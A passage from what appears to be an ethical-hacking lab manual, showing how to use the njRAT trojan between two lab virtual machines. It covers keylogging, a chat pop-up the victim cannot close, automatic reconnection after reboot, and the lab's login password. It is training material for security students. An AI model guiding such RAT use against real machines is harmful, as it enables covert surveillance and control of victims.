41. Switch back to the **Windows 11** virtual machine, right-click on the victim name, and click **Keylogger**.
42. The Keylogger window appears; wait for the window to load.
43. The window displays all the keystrokes performed by the victim on the **Windows Server 2022** machine, as shown in the screenshot.



44. Close the **Keylogger** window.
45. Right-click on the victim name, and click **Open Chat**.




46. A **Chat** pop-up appears; enter a nickname (here, **Hacker**) and click **OK**.


47. A chat box appears; type a message, and then click **Send**.

48. In real-time, as soon as the attacker sends the message, a pop-up appears on the victim's screen (**Windows Server 2022**), as demonstrated in the screenshot.

49. Switch to the **Windows Server 2022** virtual machine, you can observe the message from the hacker appears on the screen.




50. Seeing this, the victim becomes alert and attempts to close the chatbox. Irrespective of what the victim does, the chatbox remains for open as long as the attacker uses it.
51. Surprised by the behavior, the victim (you) attempts to break the connection by restarting the machine. As soon as this happens, njRAT loses its connection with **Windows Server 2022**, as the machine is shut down in the process of restarting.



52. Switch back to the attacker machine (**Windows 11**); you can see that the connection with the victim machine is lost.


53. However, as soon as the victim logs in to their machine, the njRAT client automatically establishes a connection with the victim, as shown in the screenshot.

54. Switch to the victim machine (**Windows Server 2022**). Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.




55. Switch back to the attacker machine (**Windows 11**); you can see that the connection has been re-established with the victim machine.

    Note: It might take some time to establish a connection with the victim.



56. The attacker, as usual, makes use of the connection to access the victim machine remotely and perform malicious activity.
57. On completion of this lab, switch to the **Windows Server 2022** virtual machine, launch **Task Manager**, click on **More details** and look for the **server.exe (32 bit)** process, and click **End task**.



58. This concludes the demonstration of how to create a Trojan using njRAT Trojan to gain control over a victim machine.
59. Close all open windows in all machines.

